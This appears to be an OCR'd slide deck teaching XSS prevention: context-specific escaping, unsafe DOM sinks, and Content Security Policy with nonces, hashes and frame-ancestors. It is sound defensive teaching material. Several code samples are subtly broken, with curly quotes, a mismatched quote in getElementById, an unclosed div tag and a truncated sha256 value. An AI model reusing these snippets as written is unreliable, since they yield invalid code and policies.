
[DEFENSIVE] Safe coding practices

A deeper look at XSS prevention.

Write proper code…..

[DEFENSIVE] HTML Attributes

- Untrusted data into typical values like ***width***, ***name***, ***value***, can rely on attribute encoding.
- Complex attributes like ***href***, ***src***, ***style*** and any ***event handlers*** should be sanitise.
- Any characters other than alphanumeric should be escaped.
- Always use quotes for attributes values.



Inside single quoted attribute:


```
<div attr='...ESCAPE UNTRUSTED DATA BEFORE PUTTING HERE...'>content
```

Inside double quoted attribute :

```
<div attr="...ESCAPE UNTRUSTED DATA BEFORE PUTTING HERE...">content
```

[DEFENSIVE] JavaScript Values

- Untrusted data should **never** end up in JavaScript execution context (e.g. eval).
- Untrusted data can only be placed inside a quoted 'data value' after proper escaping.
- Any characters other than alphanumeric should be escaped.



Inside a quoted string:

```
<script>alert('...ESCAPE UNTRUSTED DATA BEFORE PUTTING HERE...')</script>
```

One side of a quoted expression:


```
<script>x='...ESCAPE UNTRUSTED DATA BEFORE PUTTING HERE...'</script>
```

Inside quoted event handler:

```
<div onmouseover="x='...ESCAPE UNTRUSTED DATA BEFORE PUTTING HERE...'"</div>
```

[DEFENSIVE] HTML Style Property


- Untrusted data should never land in CSS style data.
- Untrusted data should always be escaped before placed in property value.
- Any characters other than alphanumeric should be escaped.



```
<style>
selector { property : "...ESCAPE UNTRUSTED DATA BEFORE PUTTING HERE..."; }
</style>
```

[DEFENSIVE] URL Parameter Values

- When inserting untrusted data into URL ensure strict validation to prevent unexpected protocols for example:
  - javascript:
  - data:
- Any characters other than alphanumeric should be escaped by URL encoding.
- Always use quotes for attributes values:



```
<a href="http://www.somesite.com?test=...ESCAPE UNTRUSTED DATA BEFORE PUTTING HERE...">link</a >
```

[DEFENSIVE] **DOM Based Defence**

- Avoid using *innerHTML* and instead use *innerText* or *textContent*.
- Avoid passing untrusted data into following methods:

```
element.innerHTML = "...";
element.outerHTML = "...";
document.write(...);
document.writeln(...);
```

[DEFENSIVE] XSS in Angular Demo

https://stackblitz.com/angular/gkreymoggkn


Content Security Policy (CSP)

- Enforce loading of resources (scripts, images etc.) from trusted locations.
- Effective against XSS, Clickjacking etc.
- Options to deliver CSP:
  - HTTP header
  - <meta> HTTP element
  - CSP report only for monitoring

Simple CSP


Simple policy with good security requires:

- all resources are hosted in same domain
- no inline or eval for scripts and style resources



```
Content-Security-Policy: default-src 'self';
```


Granular version



```
Content-Security-Policy: default-src 'none'; script-src 'self'; connect-src 'self';
img-src 'self'; style-src 'self';
```

CSP Nonce

- arbitrary number that be used just once
- base64 encoded
- added to script tag attributes



Recap: What is a nonce-based CSP

Content-Security-Policy:

```
script-src 'nonce-r4nd0m' 'strict-dynamic';
object-src 'none'; base-uri 'none';
```

Execute only scripts with the correct *nonce* attribute

```
✓ <script nonce="r4nd0m">kittens()</script>
✗ <script nonce="other-value">evil()</script>
```

Trust scripts added by already trusted code

```
✓<script nonce="r4nd0m">
   var s = document.createElement('script')
   s.src = "/path/to/script.js";
✓  document.head.appendChild(s);
  </script>
```

[DEFENSIVE] CSP against XSS

- No inline code allowed

```
 <script>
    var foo = “623”
</script>
```

✗

- Inline code enabled by specifying SHA2 hash

```
 Content-Security-Policy: script-src ‘sha256-hWEXbex0cd37bsd3bspvnrDseE5 ;
```

✓

- Move inline JavaScript to separate file

```
<script src=”app.js”></script>
```

✓

[DEFENSIVE] CSP against XSS

- Following constructs gets blocked by CSP

```
<button id=”button1” onclick=”doSomething()”>
```

✗

- Replace this with

```
document.getElementById(‘button1”).addEventListener(‘click’, doSomething);
```

✓

[DEFENSIVE] CSP against XSS

- move all scripts (moveable) from inline to external JS files
- protect all scripts with SHA2 hash or Nonce
- always re-generate nonce for every page load
- add input validation for any user inputs
- add validation and encoding for data coming from backend

[DEFENSIVE] CSP against Clickjacking

- protect your page from being framed by other sites.
- prevent all framing of your content:

  Content-Security-Policy: frame-ancestors ‘none’;
- allow framing from site itself:

  Content-Security-Policy: frame-ancestors ‘self’;
- allow framing from trusted domain:

  Content-Security-Policy: frame-ancestors trusted.com;

CSP Header Demo

Fix the header plz.

READING MATERIAL (REFERENCE)

- XSS Prevention
- https://owasp.org/www-project-cheat-sheets/cheatsheets/DOM_based_XSS_Prevention_Cheat_Sheet.html
- Mozilla CSP Spec
    - https://developer.mozilla.org/en-US/docs/Web/HTTP/CSP
- OWASP JuiceShop
    - https://github.com/bkimminich/juice-shop

THANKS FOR LISTENING TO US

RANT!

questions? slack / email / come talk to us

thankyou: varun